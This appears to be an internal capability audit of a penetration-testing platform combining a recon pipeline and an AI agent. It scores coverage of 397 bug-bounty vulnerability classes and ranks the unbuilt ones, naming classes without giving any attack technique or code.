REDAMON 6.16.3 · SECURITY CAPABILITY ANALYSIS

# RedAmon Bug Bounty Coverage

## The Full Taxonomy Audit

The taxonomy, the measured gap, and one decision for every class: the complete analysis in four parts.

**Samuele Giampieri** · September 20, 2026



**397** vulnerability classes assessed

**134** covered by the owning side

**210** in the build backlog

**44** deliberately excluded

Audited against RedAmon 6.16.3 on 2026-09-19 · internal document

# What this report contains

PART I

SECURITY CAPABILITY ANALYSIS

# Coverage Against the Taxonomy

SECURITY CAPABILITY ANALYSIS

# RedAmon Bug Bounty Coverage

The Full Taxonomy Audit

A line-by-line audit of the platform against the full web bug-bounty finding taxonomy: 397 vulnerability classes, measured separately on the recon pipeline and the agentic system.

This volume establishes, class by class, what RedAmon is currently equipped to discover and what it is not, and it states that position in a form that can be re-measured after future work. It opens with a full statement of how coverage is defined and calculated on each of the two sides, because the verdicts that follow are meaningful only against a stated definition. It then presents the aggregate position, the divergence between the two halves of the product, the families where the commercial value of a finding and the size of the gap coincide, and a single explicit decision for every class in the taxonomy. The closing sections give the complete numeric ledger and the evidence hierarchy from which every verdict was derived.

**The analysis is written from the bug bounty point of view throughout**, and measures the platform against what an external researcher is paid to find. RedAmon also serves several other professional profiles, among them vulnerability management (Greenbone and OpenVAS scanning with CVE, KEV and remediation tracking), attack surface management through the asset graph, supply chain and secrets scanning, AI and LLM red teaming, and automated code remediation. Those capabilities are deliberately outside the scope measured here, and a low score against this taxonomy is not a verdict on them.

The analysis is deliberately descriptive rather than prescriptive. It records the present state of the codebase and assigns each class to the side of the product that should own it, without specifying whether a given gap should eventually be closed by a recon module, an agent skill or a sandbox tool. That design work belongs to a later stage and is not attempted here.

| 397 | 134 | 210 | 44 |
|---|---|---|---|
| vulnerability classes assessed | already covered by the owning side | classes forming the build backlog | deliberately excluded from scope |

**RedAmon 6.16.3** · audited 2026-09-19

01 · DEFINITIONS AND METHOD

# How coverage is measured

Every verdict rests on the definitions set out on this page. They are stated first and in full, because the commonest way to misread an audit of this kind is to assume a negative verdict describes the limits of the product rather than the limits of what has been written down.

> **A class recorded as "not covered" does not mean that RedAmon is unable to find or exploit it.** On the agentic side it means only that no specific, named technique has yet been written for that class. The agent operates a full Kali Linux sandbox with an unrestricted shell, and the tooling required to attack very nearly every class in this taxonomy is already installed and callable within it. An operator who directs the agent at such a class may well succeed. What the verdict measures is whether RedAmon carries codified technique for the class, not whether the class lies beyond the reach of the platform.

## How each class is identified

Each class carries the identifier of the MITRE **Common Weakness Enumeration** entry describing it, so a finding can be named in the vocabulary bounty platforms and triagers already share. **381 of the 397 map to one of 118 distinct entries**, deliberately not one to one: CWE is far coarser wherever this taxonomy is most specific, so cross-site scripting alone stands behind 22 line items and improper authentication behind 13.

**The remaining 16 carry no CWE identifier and are marked as such**, in three groups: techniques too recent for an entry to exist, platform categories listed for completeness, and the entire DNS takeover family, whose only candidate entry concerns reverse resolution and describes a different weakness.

## Why installed tooling is excluded from the measurement

If the presence of a capable tool were accepted as evidence of coverage, then almost every class in the taxonomy would be marked covered on the agentic side, since the sandbox contains a general-purpose offensive toolkit and an unrestricted shell. Such a measurement would be accurate in the trivial sense and useless in every practical sense, because it would no longer distinguish between a class the platform attacks systematically and a class it attacks only if an operator already knows how. The agent verdict therefore answers a deliberately narrower question: has the technique for this class been written down, in a form the platform itself can apply.

## Recon coverage

A class is recorded as covered on the recon side when a named pipeline module or standalone scanner container produces a finding for it and writes that finding into the graph. The measurement is taken on output rather than on potential: a scanner that could in principle detect a class, but carries no rule, template or check that does so, is not credited. The three verdicts have the following meanings.

| Verdict | Recorded when |
|---|---|
| COVERED | A named module emits a finding that a triager would accept as evidence for the class. |
| PARTIAL | The module runs but stops short of a complete result: it surfaces a candidate without confirming it, covers only one sub-variant of the class, or labels an artifact without ever asserting the vulnerability. |
| NONE | No module or scanner addresses the class in any form. |

01 · DEFINITIONS AND METHOD, CONTINUED

# Agent coverage

The agentic side is assessed against a different question from the recon side, for the reason set out on the preceding page, and the distinction is material to how the figures throughout this report should be read.

A class is recorded as covered on the agentic side when RedAmon carries written technique for it in one of four knowledge layers, namely the built-in agent skills, the importable community skills, the traffic-analysis technique manual, or the operator-invoked chat skills, and when that technique is reachable in practice. Depth is assessed as well as presence: a layer that names a class without describing how to attack it does not establish coverage.

| Verdict | Recorded when |
|---|---|
| COVERED | Named technique exists at a depth sufficient to drive an attempt, and an operator can reach it. |
| PARTIAL | Technique exists but is incomplete: one sub-variant of the class is unwritten, or the material is descriptive prose without an applicable procedure. |
| NONE | No written technique exists in any layer. The agent may still succeed by improvising with sandbox tooling, and this verdict does not credit that possibility. |

The detailed audit records these verdicts as **FULL**, **PARTIAL** and **NONE**. This report says covered, partial and not covered for readability; the categories are the same.

## The four knowledge layers, and what each establishes

The layers are not equivalent, and the audit records which one supplies a given class, because the layer determines whether the platform applies the technique on its own initiative or only when instructed to.

| Layer | What it contains | What it establishes |
|---|---|---|
| **Built-in agent skills** | Technique compiled into the agent image and selected automatically once the intent router classifies the target | Systematic coverage, applied without being requested |
| **Community skills** | Importable technique files, shareable between installations and loaded per user | The same, for the portable set |
| **Traffic-analysis manual** | Worked procedures with runnable code, operating against captured traffic | Confirmation rather than suspicion, because the code executes |
| **Chat skills** | Reference technique that an operator invokes explicitly by name | Availability on request, rather than automatic application |

> **An action available to the operator is not counted as a gap.** Where a capability exists and an operator can reach it, whether by enabling a module, adjusting a setting, or invoking a skill from the chat interface, the class is treated as covered. RedAmon is an operator-driven platform, and requiring a capability to be enabled by default before it counts would measure its configuration rather than its capability. A class falls short only where the technique itself is incomplete, or where no operator action reaches it at all.

## What each side is answerable for

A verdict of not covered is recorded per side, against the whole taxonomy, so that the two sides can be compared on one scale. It does not by itself describe a shortfall, because a great many classes are not a given side's work: section 07 assigns every class to the side that should own it, and the assignment is asymmetric by nature. That assignment is a side's **remit**, and it is the honest denominator whenever the question is how complete a side is rather than how the two compare. Recon's remit is 162 classes and the agent's is 264, the 54 detect-and-confirm classes counting toward both, and 44 classes belonging to neither because the re-

port decides they should not be built. The aggregate charts in section 04 carry both figures; the family-level charts that follow do not, for the reason given there.

02 · THE SUBJECT OF THE ANALYSIS

# Two ways of finding a vulnerability

RedAmon discovers security vulnerabilities through two mechanisms that differ fundamentally in how they operate, what they are capable of establishing, and how far they scale. The analysis measures each one independently, because a figure that averaged them would conceal precisely the asymmetry that matters most.

## The two halves of the product

**The recon pipeline** executes unattended inside containers. It is deterministic, it scales across every asset within a defined scope, and it records what it observes in a graph. It cannot hold an authenticated session, cannot follow a multi-step application flow, and cannot form a judgement about what a given observation means in the context of the business logic around it.

**The agentic system** is an AI agent operating a Kali sandbox. It reasons about a target, adapts payloads in response to what it observes, drives a browser, and confirms exploitation rather than merely suggesting it. It does not scale, because it tests only the target it has been directed at.

> **Why both halves are necessary.** Recon operating alone yields unconfirmed leads of the kind a triager routinely closes without action. The agent operating alone has nothing to direct itself at. A class is genuinely well covered when recon surfaces the candidates at scale and the agent proves the one that carries consequence, which is why the report measures the two sides separately and then examines how they overlap.

## Structure of this report

The sections that follow move from the aggregate position to the individual class, and finally to the evidence on which the verdicts rest. Each section states its own reading instructions, so the report may also be consulted out of order.

| Pages | Section | The question it answers |
|---|---|---|
| 5 | The taxonomy | What the platform was measured against, and where the commercial value within it is concentrated |
| 6 to 7 | The headline position | How much each side covers, and how the two sides overlap class by class |
| 8 to 9 | Divergence and priority | Which families each side carries alone, and which families warrant attention first |
| 10 | Decisions | What should be done about each class, and which classes should deliberately not be built |
| 11 | Capabilities shipped disabled | Why a capability that is switched off is generally a correct default rather than a gap |
| 12 to 13 | The shortlist | The highest-value classes that remain to be built, ranked |
| 14 | The complete ledger | The full numeric position behind every chart in this report |

03 · WHAT THE PLATFORM WAS MEASURED AGAINST

# The taxonomy

The reference standard for this audit is the full set of finding classes that a working bug-bounty researcher pursues, grounded against the Bugcrowd rating taxonomy, the OWASP Top 10 families, and current published research, rather than assembled from recollection.

| 397 | 22 | P1 to P5 | $ to $$$$$ |
|---|---|---|---|
| individual finding classes | families, from secrets to frontier research | severity, on the market standard scale | what a class is actually paid |

> **Severity and payout are distinct measures, and their divergence is analytically useful.** A class may be rated critical and yet command little payment, because every researcher reports it and duplicates are closed without award. Another may be rated comparatively low and pay well, because it unlocks a chain that leads somewhere consequential. Throughout this report the priority of a class is shown as `P1` to `P5`, and its observed commercial value as `$` to `$$$$$`.

## Where the commercial value is concentrated

The families below are ranked by what a finding in them is typically paid, rather than by the number of classes they contain. These six are where high-value reports originate in practice, and their coverage is examined in detail on pages 6 and 7.

| Family | Classes | Avg payout | Coverage |
|---|---|---|---|
| §7 Supply Chain & CI/CD | 12 | $$$$ | 21% |
| §10 Server-Side Injection | 25 | $$$$ | 51% |
| §11 XML, Deserialization, Parsers | 14 | $$$$ | 43% |
| §22 Frontier 2025-26 | 14 | $$$ | 18% |
| §2 Desync, Cache & Proxy | 14 | $$$ | 50% |
| §5 OAuth, SSO & Federation | 15 | $$$ | 32% |

## The largest families by class count

Volume and value are not equivalent. The largest families are predominantly mid-payout, being large because the taxonomy enumerates many variants of one underlying weakness rather than because each variant is well paid.


| Family | Classes | What it contains |
|---|---|---|
| §13 Authentication & Session | 42 | Login, MFA, session lifecycle, password reset, account recovery |
| §1 Information Disclosure | 30 | Secrets, stack traces, backups, metadata, source and debug endpoints |
| §4 Infrastructure, DNS, Cloud | 30 | DNS, cloud storage, TLS, exposed services, subdomain control |
| §16 XSS & Client-Side Injection | 27 | Reflected, stored and DOM XSS plus the client-side sink families |
| §10 Server-Side Injection | 25 | SQL, command, template, LDAP and the other server-side interpreters |
| §17 Cross-Origin & Browser Trust | 21 | CORS, postMessage, clickjacking, cookie scope, browser trust boundaries |

Section numbers, shown throughout as §, refer to the taxonomy document and are used consistently.

04 · THE AGGREGATE POSITION

# Coverage, measured on each side

Each bar below represents all 397 classes. The question the chart addresses is not how much of the taxonomy RedAmon covers in total, but how differently its two halves cover it. The two right-hand segments separate what a side has not covered but should, from what was never its to do.




*Each bar totals 397 classes. A side's **remit** is what section 07 makes it responsible for: 162 classes for recon and 264 for the agent, the 54 detect-and-confirm ones counting toward both and 44 toward neither. The last segment is everything outside that remit. The percentage counts coverage inside it, setting aside the 3 classes recon covers outside its own and the 9 the agent does.*

## What the distribution shows

**The limiting factor for recon is reach, though a raw count overstates it.** 274 classes are invisible to the pipeline altogether, 69% of the taxonomy, but only 62 of them lie inside recon's remit; the other 212 belong to the agent, or to neither side. Against what recon should own, 55 of 162 classes are covered and 45 more are partial, leaving 38% of its remit genuinely unbuilt. Of the 123 classes it does address, slightly more are incomplete than complete (65 against 58). This is the characteristic profile of a deterministic scanner: either a module exists for a given class, or that class does not exist as far as the pipeline is concerned.

**The agentic system reaches nearly twice as far, and carries a remit to match.** It addresses 237 classes against the pipeline's 123, and the decisions place 264 classes in its charge against recon's 162, because most of what needs two principals, business meaning, a gadget chain or a browser oracle can be settled only by an agent. Within that larger remit it covers 48% and leaves 60 unbuilt, a shallower gap than recon's 38%. It is the stronger half on classes whose resolution requires exploitation rather than detection, notably injection, deserialization, file upload and authorization, and its shortfall is different in character: where it falls short, the technique generally exists already with one named sub-variant left unwritten.

## Why a partial verdict means different things on each side


The partial column is substantial on both sides, but it does not describe the same condition in each case, and the distinction matters when estimating what closing a gap would cost. On the recon side a partial verdict usually means that a module runs and produces output, but that the output records a candidate rather than asserting the vulnerability, so a human or the agent must still adjudicate it. Closing such a gap generally requires an assertion step rather than a new detector.

On the agentic side a partial verdict more often means that technique for the class exists and is reachable, but that one sub-variant of the class has not been written, or that the material describes the weakness without supplying an applicable procedure. Closing those gaps is usually a matter of completing existing technique rather than establishing it, which is why the shortlist later in this report distinguishes rows where a side already reads partial from rows where both sides read none.

04 · THE AGGREGATE POSITION, CONTINUED

# Every combination of the two verdicts

The bar chart on the preceding page necessarily conceals how the two sides overlap, since it reports each side independently. The grid below resolves that, because every cell counts the classes holding one particular pair of verdicts, one drawn from the recon assessment and one from the agentic assessment.




Darker means more classes. Each cell is one combination of the two verdicts.

**Upper left, 19 classes.** Covered on both sides, where recon locates candidates and the agent confirms them. This is the complete product, and it accounts for 5% of the grid.

**Lower right, 104 classes.** Addressed by neither side and the single largest cell, at 27% of the grid. 26 of them are classes this report decides not to build at all, so the double gap that remains is 78: 51 the agent's to close, 20 recon's, and 7 needing both.

> **The most consequential cell is the lower left, where 93 classes are covered by the agent alone with nothing on the recon side.** These classes are exercised only when an operator explicitly requests them in chat, and never because a scan brought them to attention. Raising recon coverage here would convert existing agent capability into findings that arrive without being asked for.

## The remaining cells

The three cells discussed above account for a little over half the grid, and the balance is equally worth reading. The 34 classes covered by recon alone, with nothing on the agentic side, are those the pipeline can assert unaided, typically because a single request settles the question; they represent correct specialisation rather than a shortfall. The 68 classes where recon is absent and the agent is partial form the natural reservoir for future work, since technique already exists there and requires completion rather than invention.


The band of 24 and 28 classes in the middle row, where recon is partial, describes the condition the platform was designed to resolve: recon surfaces a candidate at scale and the agent carries it to a conclusion. Where the agent is already covered, that pairing functions today. Where the agent is itself only partial, the class currently produces a candidate that nothing in the platform is equipped to confirm.

Counts in the grid total 388 rather than 397, because nine classes appear in two taxonomy families at once and are counted once.

05 · WHERE THE TWO SIDES DIVERGE

# Recon against agent, family by family

Each row represents one taxonomy family, the two markers show its coverage on each side, and the bar joining them represents the divergence. Families are ordered by the payout a finding in them commands.




*The right-hand figure is the family's average payout rank on a scale of 0 to 5. A long bar indicates that the two halves of the product diverge sharply on that family. Coverage here is measured against every class in the family rather than against a side's remit, because a single family's remit is often one or two classes, at which size a percentage swings between nothing and everything and reports noise rather than position.*

> **The long bars carry the substance of this chart.** Where the two markers sit far apart, one half of the product carries that family essentially alone. Deserialization, file upload and broken access control are almost entirely the agent's, while the AI attack surface is almost entirely recon's and infrastructure is the only other family the pipeline leads. Together they indicate which half warrants investment, family by family.


## The one family whose distribution is inverted

Every other family in the taxonomy is either led by the agent or divided fairly evenly between the two sides. **§6, the AI and LLM attack surface**, is the exception: recon covers 8 of its 19 classes through a dedicated attack-surface scanner, while the agent covers none at all. For a platform whose own core is an LLM agent, this is the most striking single result in the analysis.

06 · WHERE ATTENTION IS BEST DIRECTED

# Payout against coverage

Each circle represents one family. Position toward the right indicates a higher typical payout and position toward the bottom indicates lower coverage, while the area of each circle is proportional to the number of classes it contains.




*The shaded region contains the families that command high payouts and are covered least, which together constitute the priority zone. Circles are labelled by section number. Coverage on this axis is combined across both sides and measured against every class in the family, not against either side's remit: the zone is therefore a reading of where value and absence coincide, and not a score of either half.*

## The families within the priority zone


| Family | Classes | Payout | Cov. | Why it appears here |
|---|---|---|---|---|
| §7 Supply Chain & CI/CD | 12 | 3.7 | 21% | The offline dependency scanner is the only piece; CI/CD pipeline attacks have nothing on either side. |
| §22 Frontier 2025-26 | 14 | 3.4 | 18% | Techniques published this cycle. Uncovered is expected; uncovered *and* top-paying is why it is listed. |
| §5 OAuth, SSO & Federation | 15 | 3.3 | 32% | Needs two real identities and a full redirect dance. The agent holds partial technique; the pipeline has almost none. |
| §9 SSRF | 16 | 3.1 | 34% | The agent covers the technique well. Recon has nearly nothing: confirming it needs an out-of-band callback listener. |
| §15 File Upload | 13 | 2.9 | 40% | Agent-strong, recon-zero. Every test needs an authenticated upload form, which a pipeline cannot reach. |
| §12 Business Logic & Races | 20 | 2.8 | 24% | Requires knowing what the application is *for*, which neither half has and no signature substitutes for. |
| §6 AI & LLM Surface | 19 | 2.6 | 30% | Inverted against every other family: recon has a dedicated scanner, the agent has no written technique at all. |
| §18 Client-Side Path Manipulation | 7 | 2.6 | 21% | Needs source-to-sink tracing inside a live DOM, a browser-resident capability neither half currently has. |

**The lower left of the chart is equally informative.** Families that command little payment and are covered least are correctly ignored rather than neglected: content spoofing and adjacent scope occupy that region, and detecting either would generate reports routinely closed as informational.

07 · THE DISPOSITION OF EACH CLASS


# One decision for every class

A gap identified by this audit does not automatically constitute work to be undertaken, so each class was assigned exactly one of five decisions, recorded with a motivation.




| Decision | Meaning |
|---|---|
| **Complete** | The side that should own the class already covers it, though reaching that coverage may require an operator action, which is not engineering work. |
| **Agent only** | The class requires two identities, business meaning, gadget construction or a browser-resident oracle, none of which a deterministic pipeline can structurally produce. |
| **Detect → Confirm** | A single capability divided across two components, in which recon surfaces candidates at scale and the agent proves the one that carries consequence. |
| **Recon only** | One request yields one verdict, or the value of the class lies wholly in breadth of enumeration, so an agent would expend budget reaching the same answer on one host. |
| **Deliberately not** | Detection would contribute triage noise rather than findings, or the class is not observable from outside the target. |

## Decision mix by payout tier




*Rows are payout tiers, highest at the top. Figures are class counts, and the grey figure right of each row is the tier total. Plots the 382 classes the taxonomy assigns a payout rating.*

> **The lowest row is the one to read closely.** Of the 44 classes marked as deliberately not to be built, 41 fall in the two lowest rated tiers and the remaining 3 carry no rating at all, so not one reaches $$$. These are the classes the taxonomy itself identifies as routinely closed as informational, and detecting more of them would make the product less effective for bug bounty work, not more.

08 · A DISTINCTION THAT CHANGES THE FIGURES

# Capabilities shipped disabled

Many RedAmon capabilities ship disabled. Treating these as absent coverage would misrepresent the platform, and they are disabled for four reasons, only two of which are a configuration question.

| Reason for the default | Examples | Recorded as |
|---|---|---|
| **Safety and authorization** | Web cache poisoning with its deception and denial-of-service sub-tests, active fuzzing, headless browser scanning | **Not a gap** The correct default for active attacks requiring authorization |
| **Licensing** | The DNS-takeover sidecar, shipped opt-in as a consequence of its licence | **Not a gap** A legal determination rather than a technical one |
| **Third-party egress** | Origin discovery, OSINT enrichment, and archive-based URL discovery | **Configuration** Reaches external services, and several require an API key |
| **Scan cost and noise** | JavaScript recon, directory fuzzing, virtual-host enumeration, subdomain takeover, GraphQL probing | **Configuration** Each multiplies scan duration or request volume |

## The two genuine blind spots

Two capabilities are reachable by no operator action whatsoever. The HTTP request-smuggling technique is written and carries both a classifier entry and a per-project setting, but is absent from the registry of valid attack paths, so the skill can never load. The agent's mass port-scanner is implemented yet absent from the tool registry and the phase map, whose permission check fails closed, leaving it callable from nowhere. The pipeline's own port scanner is separate and remains reachable.

Every other capability described as disabled becomes available the moment an operator enables it, which is the principal reason the coverage figures on page 6 stand as high as they do.

## Reading a default correctly

A capability's effective default is set by three layers, namely the database schema, the application above it and a service-side fallback, and these do not always agree. **Where they disagree, consulting any one of them in isolation produces the wrong answer**, and nothing in the system signals the disagreement. Every boolean default in the platform was therefore cross-checked across all three layers before the verdicts in this report were fixed.

09 · THE SHORTLIST

# The highest-value classes still to build

The build backlog is ordered below by the payout a class commands, and then by its severity. Classes already complete, and those deliberately excluded from scope, are omitted. Ranks 1 to 12 appear here, and the remainder follow overleaf.

| Class | § | P · $ | Today | Decision |
|---|---|---|---|---|
| Java deserialization | 11 | P1<br>$$$$$ | R N · A F | Detect → Confirm |
| Unauthenticated internal API endpoints | 3 | P1<br>$$$$$ | R P · A P | Detect → Confirm |
| Error-based / blind SSTI | 10 | P1<br>$$$$$ | R P · A P | Agent only |
| Payment bypass | 12 | P1<br>$$$$$ | R N · A P | Agent only |
| Predictable password reset token | 13 | P1<br>$$$$$ | R N · A P | Agent only |
| 0.CL and CL.0 desync | 2 | P1<br>$$$$$ | R N · A N | Agent only |
| Remote code execution via an agent (LLM) | 6 | P1<br>$$$$$ | R N · A N | Agent only |
| CI workflow injection | 7 | P1<br>$$$$$ | R N · A N | Detect → Confirm |
| Untrusted PR with secret access (`pwn_request`) | 7 | P1<br>$$$$$ | R N · A N | Detect → Confirm |
| Artifact and release pipeline write access | 7 | P1<br>$$$$$ | R N · A N | Agent only |
| Software package takeover | 7 | P1<br>$$$$$ | R N · A N | Agent only |
| ORM leaking / ORM injection | 10 | P1<br>$$$$$ | R N · A N | Agent only |

The **Today** column gives the current verdict initial on each side, where **F** denotes covered, **P** partial and **N** none. Where both read **N**, no written technique addresses the class on either side at present. Classes that the frontier family restates are listed once only, under the family in which they primarily belong.

## The pattern across both pages

Of the 24 classes on the shortlist, **13 are marked as belonging to the agent alone**, in that they require an identity, a browser, or an understanding of what the application under test is for, and **7 read N on both sides**, which is to say that no module, skill or manual section addresses them anywhere in the platform. The concentration is itself the clearest single signal in this report: the gaps that command the highest payouts sit predominantly on the side of the product that reasons, rather than the side that scales.

09 · THE SHORTLIST, CONTINUED

# Ranks 13 to 24

The ordering is unchanged from the preceding page. These classes command one payout tier less than those above while remaining well above the median class, and several are appreciably cheaper to close because one side already holds partial technique.

| Class | § | P · $ | Today | Decision |
|---|---|---|---|---|
| Web cache poisoning | 2 | P1-P2<br>$$$$ | R F · A P | Agent only |
| Internal / framework cache poisoning | 2 | P1<br>$$$$ | R F · A P | Detect → Confirm |
| PHP object injection | 11 | P1<br>$$$$ | R N · A F | Detect → Confirm |
| Python pickle and unsafe YAML | 11 | P1<br>$$$$ | R N · A F | Detect → Confirm |
| .NET unsafe type handling | 11 | P1<br>$$$$ | R N · A F | Detect → Confirm |
